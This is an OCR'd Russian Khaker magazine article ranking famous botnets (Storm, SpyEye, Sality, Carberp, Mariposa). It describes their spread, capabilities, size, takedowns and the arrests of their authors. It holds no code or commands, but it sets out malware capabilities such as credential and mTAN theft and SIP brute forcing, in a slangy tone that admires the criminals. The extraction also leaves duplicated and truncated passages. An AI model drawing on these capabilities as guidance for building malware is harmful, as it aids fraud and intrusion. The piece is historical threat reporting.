
Среди наиболее распространенных дыр — проблемы с паролями:
44% меняют пароль раз в год
61% пользователей используют один и тот же пароль





Владимир Трегубенко
tregubenko_v_v@tut.by

ТОП-10 БОТНЕТОВ ВСЕХ ВРЕМЕН И НАРОДОВ



РАЗЪЯСНЯЕМ ПО ХАРДКОРУ ЗА КАЖДОГО!

Про ботнеты можно говорить долго и упорно. За последние десять лет их появилось столько, что для обзора, наверное, не хватит и всех страниц целого журнала «Хакер». Но даже из всего этого многообразия можно выделить ботнеты, которые выбиваются из общей массы по ряду признаков.

Во-первых, это, естественно, количество установок: есть отдельные экземпляры, показатели зараженности которыми исчисляются миллионами. Во-вторых (что, впрочем, следствие «во-первых»), это раскрученность имени. И наконец, еще один показатель — «возраст», некоторые семейства вредоносов, как показало время, получились очень долгоиграющими. Несмотря на то что отдельных троянских дел мастеров уже «приземлили» сотрудники правоохранительных органов, целые семейства malware продолжают жить своей жизнью дальше, принимая некий ореол «легендарности». Твоему вниманию представляется топ-10 таких «легенд». Места распределялись по формуле: [количество заражений] * 2 в степени [техническая навороченность]. Последний параметр является субъективной оценкой][и может не совпадать с мнением отдельных экспертов.

STORM



На последнем месте нашего «хит-парада» червь Storm (aka Zhelatin, Peacomm). Впервые он появился в поле зрения антивирусных аналитиков в начале 2007 года, маскируясь под видеоролики с разрушениями, вызванными необычайно сильными бурями, проносившимися над Европой в то время. Для продвижения бота в интернете злоумышленники использовали широкий спектр приемов социальной инженерии. В дальнейшем в качестве завлекалова в теме писем указывались даже такие «горячие» новости, как гибель Фиделя Кастро и воскрешение Саддама Хусейна. Но социалка — это не самая главная характеристика Storm. Для своего времени Storm был самой технологичной малварью, в качестве передовых технологий в нем были реализованы децентрализованная система управления через P2P на основе опенсорсного протокола Overnet (сеть eDonkey) и server-side полиморфизм. Последний, кстати, до этого применялся только в ботнете Stration, более известном по названию китайской хакерской группировки Warezov, которая его создала и запустила в конце лета 2006 года. Впоследствии между Warezow и Storm развернулось целое противостояние за компьютеры пользователей.

Существуют самые разнообразные оценки числа зараженных Storm машин. Одни эксперты считали, что в ботнет входит 2 миллиона машин (пожалуй, наиболее адекватная оценка), другие полагали, что число зараженных машин составляет от 250 тысяч до миллиона, третьи оценивали размеры ботнета в 150 тысяч машин. Были и такие (компания IronPort, подразделение Cisco), кто говорил о 50 миллионах инфицированных компьютеров (видать, просто взяли количество всех активных пиров в Overnet).

В июле 2007 года, на пике своей карьеры, ботнет генерировал 20% всего спам-трафика в интернете, рассылая его с 1,4 миллиона компьютеров. Экономическая подоплека рассылки заключалась в продвижении медикаментов, как легальных, типа виагры, так и не очень. Заведовала непосредственно фармацевтическим бизнесом Canadian Pharmacy, связанная с сервисом «ГлавМед», а тот, в свою очередь, — с партнеркой SpamIT. По данным IronPort, сам Storm, шаблоны спама, дизайн вредоносных сайтов, система обработки платежей, средства обработки заказов на медикаменты предположительно были разработаны одной из российских киберпреступных групп.

Штормовой ботнет защищал свои ресурсы от слишком любопытных исследователей. Когда обнаруживались частые обращения с одного и того же адреса для скачивания новых экземпляров червя (что часто практикуется антивирусными компаниями), ботам давалась команда начать DDoS-атаку этого адреса. Кроме того, проводился ряд атак на сайты компаний, активно участвующих в противодействии спам-рассылкам. Так, в результате DDoS-атак на время была нарушена работа служб Spamhaus, SURBL (Spam URI Realtime Blocklists) и URIBL (Realtime URI Blacklist). Таким образом, антиспам-решения не могли получать актуальные обновления blacklist.

К концу 2008 года ботнет на базе Storm как будто растворился. Одной из причин этого эксперты «Лаборатории Касперского» назвали фактическое закрытие киберкриминального хостинга Russian Business Network.

По другой версии, Storm был повержен силами White Hat. На 25-й конференции Chaos Communication Congress, которая проходила в декабре 2008 года, исследователи Георг Вихерски (Georg Wicherski, вирусный аналитик «Kaspersky Lab» в Германии), Феликс Ледер (Felix Leder, Honeynet Project), Тиллман Вернер (Tillman Werner, Боннский университет) и Марк Шлёссер (Mark Schloesser, университет RWTH Aachen) презентовали тулзу Stormfucker, которая, используя ошибку в коде Storm, самостоятельно распространялась через сеть Overnet и производила дезинфекцию зараженных PC.

Но свято место пусто не бывает. Примерно в то же время, как почил в бозе Storm, начал формироваться новый ботнет на базе трояна Waledac. Хотя в его основе лежал совершенно другой код, однако Waledac обладал рядом характеристик, подобных Storm: использование Fast Flux хостинга C&C, peer-to-peer механизм обновления, server-side полиморфизм, функции рассылки спама. Кроме того, шаблоны рассылки спама были подозрительно похожи на шаблоны в рассылке Storm. И еще немного о Waledac: через полгода он стал отгружаться через ботсеть Conficker. Все эти факты наводят на мысль, что дельцы, занимающиеся «черным» фармацевтическим бизнесом и такими же методами продвижения своей продукции, обладая значительными финансовыми средствами, непрерывно заказывали у различных сообществ российских троянописателей создание соответствующей вредоносной инфраструктуры для построения ботнетов. Как только один ботнет прикрывался, ему на смену тут же появлялся новый.

В 2010 году участники проекта Honeynet Project обнаружили новый вариант Storm. Он содержал приблизительно две трети кода первоначального варианта, а именно 236 из 310 функций червя остались прежними. Под нож пошел код P2P (вероятно, из-за Stormfucker), а протокол взаимодействия с C&C был реализован на базе HTTP (ранее использовалась прямая работа с сокетами по TCP). К счастью, Storm 2.0 такого успеха, как его старший брат, не имел. Вполне могло оказаться, что исходный код первой версии был передан другой команде разработчиков.


Краткая характеристика:
email-червь с функциями spambot и DDoS

Годы жизни:
2007–2008

Количество заражений:
2 миллиона

Техническая навороченность:

Методы распространения:
рассылка email и самораспространение через найденные почтовые адреса





Краткая характеристика:
банковский троян

Годы жизни:
2010 — настоящее время

Количество заражений:
1,4 миллиона

Техническая навороченность:

Методы распространения:
эксплойт-пак

SPYEYE

Приблизительно в декабре 2009 года на «черном рынке» появился конкурент Zeus — SpyEye от разработчика с ником Gribodemon (aka Harderman). Функционал и состав (билдер и админ-панель) SpyEye были очень схожи с Zeus. В дальнейшем конкурентная борьба привела к появлению в SpyEye версии 1.0.7 от февраля 2010 года функции Zeus Killer, предназначенной для удаления Zeus. Кроме того, SpyEye мог перехватывать отчеты, отправляемые Zeus, и таким образом не делать двойную работу. Еще одна новинка — модуль для обхода системы безопасности Rapport (которая была создана компанией Trusteer в том числе для противодействия Zeus), блокирующей возможность внедрения в браузер вредоносных программ. Билдер SpyEye, как и билдер Zeus, содержал в себе систему лицензирования, основанную на привязке к заданной аппаратной конфигурации. Она реализовывалась при помощи навесной защиты VMProtect.

В SpyEye имелся модуль RDP, который добавлял в Windows XP функционал терминального сервера, позволяющего работать более чем одному пользователю в системе. Вкупе с созданием дополнительного пользователя это давало возможность получить полный контроль над ПЭВМ через удаленный рабочий стол совершенно незаметно для пользователя.

Создатель Zeus в 2010 году решил лечь на дно и передал на безвозмездной основе все исходники Gribodemon'у, который брал на себя обслуживание его бывших клиентов. В дальнейшем предполагалось некое слияние исходных кодов Zeus и SpyEye. И действительно, с января 2011 года исследователи антивирусных компаний начали обнаруживать новые гибридные версии SpyEye, использовавшие часть кода и модулей Zeus, их нумерация начиналась с версии 1.3.

В апреле 2011 года эксперты Kaspersky Lab обнаружили очередную атаку вида man-in-the-mobile с участием модификации SpyEye. Вредоносное приложение для платформы Symbian получило название SpyEye-in-the-Mobile (SpitMo). В форму ввода пароля и логина внедряется два дополнительных поля для ввода номера телефона и IMEI, якобы для обновления сертификатов для смартфона. IMEI использовался для формирования злоумышленниками цифровой подписи вредоносной программы. Ссылка на очередной «сертификат безопасности» приходила спустя несколько дней в SMS на указанный в фальшивой форме ввода номер телефона. Вредоносная программа подписывается сертификатом для беспроблемной установки и отвода подозрений. Судя по всему, заказ сертификата для подписи оформлялся через сайт ассоциации китайских дилеров OPDA, на его получение уходило два-три дня. На смартфоне ВПО перехватывает входящие SMS, отбирает из них те, которые содержат mTan, и отправляет их по протоколу HTTP на сервер злоумышленников, не демонстрируя пользователю. В июле SpitMo появился и для платформы Android.

SpyEye Framework
SpyEye Builder
Main Admin
Form Grabber Admin
Backend Collector
Data Stealing
Bot
Updates
Logs
Target Machine

По оценкам специалистов, SpyEye были заражены в общей сложности около 1,4 миллиона компьютеров во всем мире, что, естественно, не могло не привлечь внимание правоохранительных органов и специалистов в области защиты информации.

В ходе кампании по прекращению работы C&C-ботнетов, построенных на базе троянов Zeus и SpyEye, проводимой Microsoft в марте 2012 года, были установлены некоторые контактные данные Gribodemon'а: ICQ, Jabber и email.

Летом 2013 года власти США заявили об аресте гражданина России Александра Панина, который был задержан 28 июня сотрудниками Интерпола и экстрадирован из Доминиканской Республики в США. Уроженцу Твери Панину было на тот момент 24 года. Ему вменялась кража 5 миллионов долларов у нескольких американских банков. 28 января 2014 года на суде в Атланте Панин признал, что он был одним из разработчиков SpyEye и его псевдоним — Gribodemon.

В ходе следствия стало известно, что Панин сотрудничал с гражданином Алжира Хамзой Бенделладжем (Hamza Bendelladj aka Bx1), который выступал в роли ботмастера серверов SpyEye, а также продавца. Бенделладж был задержан в аэропорту Бангкока в Таиланде 5 января 2013 года. Не исключено, что его арест связан с установлением настоящего имени Gribodemon'а, с которым Bx1 имел тесные контакты.

В мае 2014 года в Англии был задержан еще один сообщник Панина Джеймс Бейлисс (James Bayliss aka Jam3s), разработчик модуля ccgrabber, который перехватывал POST-запросы и выуживал из них номера кредиток, а также CVV2-код.

Однако история SpyEye на аресте Панина не заканчивается, так как он был хотя и одним из ключевых разработчиков, но далеко не единственным. В августе 2012 года в black-маркете появился троян Tilon, также известный как SpyEye 2. Возможно, Панин, видя пристальное внимание к своей персоне, решил отойти от дел, а его сообщники по разработке стали вести отдельный side project. Следует отметить, что Tilon имеет функционал по удалению предыдущих версий SpyEye, что в очередной раз говорит о преемственности этих двух вредоносов. Троян Tilon не такой раскрученный бренд, как SpyEye, он поставлялся в качестве замены постоянным и проверенным покупателям оригинальной версии. После ареста автора SpyEye уровень активности Tilon резко сократился, хотя в декабре 2013 года вышла обновленная версия с поддержкой последних версий браузеров.

SALITY

На восьмом месте расположился самый «старый» из всех здесь рассмотренных вредоносов — Sality (aka Sector). Название является производной от английского названия города — Salavat City (Салават, Республика Башкортостан). Первое упоминание о Sality датируется июлем 2003 года. Но курилка до сих пор в строю! А почему? Все очень просто, Sality представляет довольно редкую категорию малвари — это вирус с функцией трояна. Или, говоря другими словами, это троян с функцией файлового инфектора.

Подобно агенту Смиту, не успокаивается, пока не заразит все что можно. Этим и обусловлено большое количество заражений, а также срок жизни, переваливший за десяток лет. Очень эффективно использует полиморфизм и обфускацию. Файлы заражает, расширяя последнюю секцию и перенося туда свое тело. Для передачи себе управления при запуске использует технику EPO. Заражает USB-носители, записывая туда autorun.inf и одну из двух зараженных собой программ — «Блокнот» или «Сапер». Видать, разработчик писал это все во времена, когда Portable Soft еще не был широко распространен, сейчас же на каждой флешке можно найти exe-файл, поэтому использование autorun.inf только понижает скрытность распространения.

Sality крайне агрессивен в системе, инжектируется во все работающие процессы, что сказывается на стабильности и скорости работы компьютера. В порядке самозащиты препятствует запуску антивирусного ПО, не дает обновиться Windows и зайти на сайты антивирусной тематики.

Начиная с 2008 года (возможно, конца 2007-го) автор запилил собственную реализацию P2P, которая уже пережила четыре версии. Для Sality с третьей версией протокола P2P анонимус с псевдонимом law-abiding citizen выложил подробную инструкцию по уничтожению ботсети. Вкратце речь там шла о взломе C&C и подмене загружаемого обновления, так как технология ЭЦП тогда еще не была реализована. Поэтому в Sality с четвертой версией протокола P2P уже присутствовал ключ RSA длиной 2048 бит.

По состоянию на 2014 год в пир-сети Sality зафиксировано порядка 1,2 миллиона ботов. В былые времена их количество доходило и до трех миллионов. Вредоносный функционал Sality реализован в виде модулей, в наши дни он таков:


- хищение паролей (HTTP, FTP) и другой конфиденциальной информации;
- рассылка спама;
- организация HTTP- и SOCKS-прокси;
- туннелирование DNS- и HTTP-трафика;
- побор паролей Wi-Fi-роутеров и подмена на них DNS-сервера (Rbrute).

В конце мая 2014 года специалисты компании «Доктор Веб» обнаружили в ботсети Sality новый модуль (RDPCheck), предназначенный для поиска открытых RDP-портов по заданному диапазону IP-адресов. Вообще, отчетливо видно, что разработчики явно преследуют цели построить распределенную систему взлома различных сервисов. Так, в начале 2011 года подгружался модуль, который мог работать в нескольких режимах:

- обнаружение SIP- и HTTP-серверов;
- регистрация аккаунтов на целевом сервере (функционал был реализован не полностью);
- взлом аккаунтов — C&C отправляет модулю список аккаунтов и список паролей для перебора, обнаруженная корректная пара логин — пароль отправляется обратно на C&C-сервер;
- взлом Asterisk FreePBX, обнаруженных на предыдущем шаге, или полученные из других источников списки серверов и списки паролей используются для обнаружения и подбора паролей к серверам Asterisk FreePBX. Цели у подобного рода атак, как правило, финансовые. Можно зарегистрировать платный номер и позвонить на него с каждого из обнаруженных SIP-аккаунтов. Взлом FreePBX может нести и более серьезные последствия, так как злоумышленник получает контроль над аутентификацией и тарификацией пользователей, а также маршрутизацией звонков.

В том же 2011 году по информации исследователей из Калифорнийского университета в Сан-Диего и университета Наполи (Италия) ботоводы Sality провели полное сканирование диапазона IPv4 (такое же сканирование в 2012 году было проведено силами ботнета Carna, см. врезки). По данным, собранным с помощью пассивной системы мониторинга трафика UCSD Network Telescope, в 12-дневный период в феврале 2011 года с трех миллионов IP-адресов приходили пакеты на инициацию соединения по протоколу SIP. Целью сканирования было обнаружение SIP-серверов. Пробрутив учетки, их можно было использовать для создания фейковых аккаунтов, при помощи которых производить бесплатные и анонимные звонки, ну и так далее.

Интересно, что для максимальной скрытности процесса сканирования использовался ряд оригинальных методик. Например, с миллиона IP-адресов пришло всего по одному пакету, больше эти адреса не использовались. Все эти ухищрения привели к тому, что сканирование не было обнаружено ни одной системой детектирования угроз. Так что размах деятельности ботнета Sality и интеллектуальные способности его создателей внушают. Плюс разработчики Sality столько лет находятся на свободе, что даже становится «немножко» неловко за представителей закона.




Краткая характеристика:
вирус с функциями трояна

Годы жизни:
2003 — настоящее время

Количество заражений:
3 миллиона

Техническая навороченность:

Методы распространения:
самораспространение через заражение файлов



CARBERP



Первый банковский троян, который использовался в отношении российских систем ДБО. Carberp появился на радаре антивирусных компаний в феврале 2010 года. Как говорится, ничто не предвещало беды. На первых порах это был просто trojan-downloader, однако его функционал стал быстро наращиваться. Сначала появился модуль Grabber (passw.plug), собиравший пароли из различных приложений. В сентябре было добавлено два модуля: miniav.plug для удаления конкурентов и stopav.plug для нарушения работы антивирусов. Следующая версия в 2011-м уже содержала модули под конкретные ДБО, это sb.plug (Сбербанк) и cyberplat.plug (система электронных платежей КиберПлат), а также модуль VNC (vnc.plug). Самая крутая версия Carberp (которую слили в 2013 году) имела в своем составе буткит Rovnix (BKloader), эксплойты повышения привилегий, DDoS-модуль (атака производилась на серверы банков после зловредной транзакции для заметания следов), а также Java Patcher — средство модификации в памяти (при помощи легальной библиотеки Javassist) байт-кода в одной из систем онлайн-банкинга BIFIT's iBank 2.

Краткая характеристика:
банковский троян

Годы жизни:
2010 — настоящее время

Количество заражений:
минимум четыре ботсети, самая крупная насчитывала 6 миллионов

Техническая навороченность:

Методы распространения:
эксплойт-пак

Активная фаза разработки последней версии Carberp, которую использовала группировка Гермеса (aka Arashi), пришлась на 2011 год. В конце 2011 года было отмечено развертывание тестовой ботсети Carberp для проверки функционирования буткита, а в декабре поставщик/разработчик Carberp заявил о сворачивании продаж, перейдя на сопровождение одного ботнета.

Для распространения Carberp использовались эксплойт-паки Impact (2010), Blackhole (2011) и Nuclear Pack (2012). Ссылки на них размещались на взломанных сайтах с большой посещаемостью.


Сбербанк, обеспокоенный участившимися случаями кибермошенничества, инициировал расследование, поручив его российской компании Group-IB. Результатом расследования стала целая серия арестов.

Март 2012 года — группа Gizmo из восьми человек, заправляли всем два брата — Александр и Николай Покорские, причем главную роль играл младший, который имел богатый криминальный опыт и находился в федеральном розыске за мошенничества с недвижимостью. В апреле 2014 года Люблинский суд огласил приговор: 31-летний Александр Покорский проведет в местах не столь отдаленных пять лет, а его младший 28-летний брат Николай — семь лет.

Май 2012-го — задержан программист из Тольятти Александр Пакичев (aka Hameleon), 1971 года рождения, писавший веб-инжекты для Carberp на заказ, получил условный срок. Активно взаимодействовал с Hermes. Кроме Пакичева, были задержаны его сообщники — Доронин, Стекачев и Агафонов.

Июнь 2012-го — группа Ивана Дудорова (aka benq-sim), в состав которой входил Максим Глотов (aka Robusto), ранее засветившийся в разработке OSMP Grabber.

Июнь 2012-го — группа Гермеса (семь человек). Только штат программистов, работающих на Гермеса, насчитывал девять человек, большинство из которых были жители Украины. Всего в группе было около 25 человек (это не считая мулов). В начале своей преступной деятельности группировка использовала троян



Несмотря на ликвидацию двух групп, использовавших Carberp, авторы этого трояна оставались на свободе. Разработчики были задержаны на Украине только в марте 2013 года в результате совместной операции ФСБ и СБУ (в расследовании помогала компания Dr.Web)

Hodprot (созданная с его помощью ботсеть называлась Origami), а уже в 2011 году перешли на более продвинутую — Carberp. Если в октябре 2011 года на основном сервере управления ботсетью было зарегистрировано около 700 тысяч зараженных компьютеров, то спустя полтора месяца эта цифра удвоилась, а к маю 2012 года составила 6 миллионов.

Несмотря на ликвидацию двух групп, использовавших Carberp, авторы этого трояна оставались на свободе. Разработчики были задержаны на Украине только в марте 2013 года в результате совместной операции ФСБ и СБУ (в расследовании помогала компания Dr.Web). Были арестованы 16 человек, которые работали удаленно в Киеве, Запорожье, Львове, Херсоне и Одессе. Большинство из них не были знакомы друг с другом, каждый отвечал за свою

часть разработки модуля, передавая данные готовой работы на центральный сервер в Одессе. Лидером группировки оказался 28-летний гражданин России, который в июле 2013 года был осужден Печорским судом Киева на пять лет лишения свободы.

Крайним звеном в цепочке арестов стала поимка в декабре 2013-го Дмитрия Федотова (aka Paunch), создателя эксплойт-паков Blackhole и Cool Exploit Kit, а также сервиса анонимных антивирусных проверок Crypt.am.

Слив наработок по проекту Carberp летом 2013-го наделал еще больше шума, чем слив сырцов Zeus в 2011-м. Кстати, благодаря утечке кодов Carberp стало возможным сделать кое-какие выводы о процессе разработки. Во-первых, судя по всему, время одиночек заканчивается, разработкой будут заниматься целые команды на развернутой инфраструктуре (SVN, Jabber и так далее) под прикрытием VPN. Во-вторых — активное использование third-party разработок. В куче сырцов замечены исходники Zeus, RDP-модули SpyEye, VNC-модули различных типов, вирусный инфектор Expiro, буткит Rovnix, криптор Mystic, паблик-эксплойты повышения привилегий и много чего еще. Таким образом, Carberp — сборная солянка чужих идей, впрочем, довольно эффективная. Интересно, что по логам чатов был установлен один из разработчиков Carberp — Игорь Ранюк (aka rivsoft1975).

MARIPOSA

Ботнет Mariposa (английское название Butterfly, бабочка) был создан в 2009 году с помощью трояна Palevo (aka Rimecud), имевшего, по оценкам сотрудников Panda Labs, размер 12 миллионов компьютеров. «Официальное» название трояна, данное разработчиком, — Butterfly Bot, но, как мы знаем, антивирусникам претит называть трояны их «собственными» именами. Создателем ботнета была команда DDP Team (сокращение от испанского Dias de Pesadilla Team, по-английски Nightmare Days Team), однако нужно учесть, что сам бот разрабатывали не они, а разработчик его продавал всем желающим.

Кроме загрузки других исполняемых файлов, «из коробки» бот позволял перехватывать пароли в браузерах Firefox и IE, поднимать HTTP- и SOCKS-прокси, а также осуществлять TCP Syn и UDP flood (DDoS компонента). Для расширения «зоны поражения» бот имел функции самораспространения при помощи трех разных методов: MSN mesenger, пиринговых сетей и USB-девайсов. Кстати, первым признаком, что на твоей флешке именно Palevo, было наличие сильно обфусцированного файла autorun.ini. В нем управляющие инструкции перемешивались с большим количеством символов разных кодировок, поэтому ini-файл каждый раз выглядел по-разному.

Бот был добротно написан и имел на борту множество механизмов, усложняющих работу реверсера:

- частые обновления и модификации бинарного кода, позволяющие обходить сигнатурное обнаружение;
- противодействие запуску на виртуальных машинах и в песочницах;
- защищенный протокол взаимодействия с командным центром на базе UDP.

В декабре 2009-го деятельность Mariposa была свернута: совместными усилиями компаниям Panda Security и Defence Intelligence удалось прикрыть командные серверы, которые хостились в Испании. В феврале 2010 года в Испании арестовали трех членов группы DDP Team: Флоренсио Карро Руиса (Florencio Carro Ruiz aka Netkairo), Хонатана Пасоса Риверу (Jonathan Pazos Rivera aka Jonyloleante) и Хуана Хосе Бельидо Риоса (Juan Jose Bellido Rios aka Ostiator). Однако, как потом сообщили испанские власти, никто из арестованных не был разработчиком Mariposa, поскольку не обладал необходимыми навыками программирования. По утверждению испанской полиции, прорыв в расследовании случился тогда, когда один из ботоводов спалился по-детски: подключился к C&C со своего домашнего интернет-адреса, вместо того чтобы использовать VPN. Однако призвать к ответу преступников не удалось, во многом из-за того, что управление ботнетом в то время вообще не считалось в Испании преступлением. А для уголовного дела полиции пришлось бы доказать, что они воровали информацию и затем использовали ее для получения денег. Выйдя через пару месяцев на свободу, Netkairo и Ostiator пришли в офис компании Panda и принялись упрашивать взять их на работу, так как, по их словам, они оказались совершенно без денег после того, как инфраструктура Mariposa была разрушена. Естественно, им отказали.

Впоследствии Netkairo утверждал, что в Panda «умножили реальные цифры на сто, наверное в рекламных целях». «Реальный размер Mariposa был около 100 тысяч, максимум, в пиковые моменты, от 500 тысяч до 900 тысяч машин». Как пояснил Netkairo, в Panda не учли тот факт, что среди выявленных IP зараженных машин было большое количество динамических. Сотрудники Panda, в свою очередь, уточнили, что оцен-

В декабре 2009-го деятельность Mariposa была свернута: совместными усилиями компаниям Panda Security и Defence Intelligence удалось прикрыть командные серверы, которые хостились в Испании. В феврале 2010 года в Испании арестовали трех членов группы DDP Team



Краткая характеристика: троян с функциями самораспространения

Годы жизни: 2009–2011

Количество заражений: 12 миллионов — первая волна, 11 миллионов — вторая волна

Техническая навороченность:

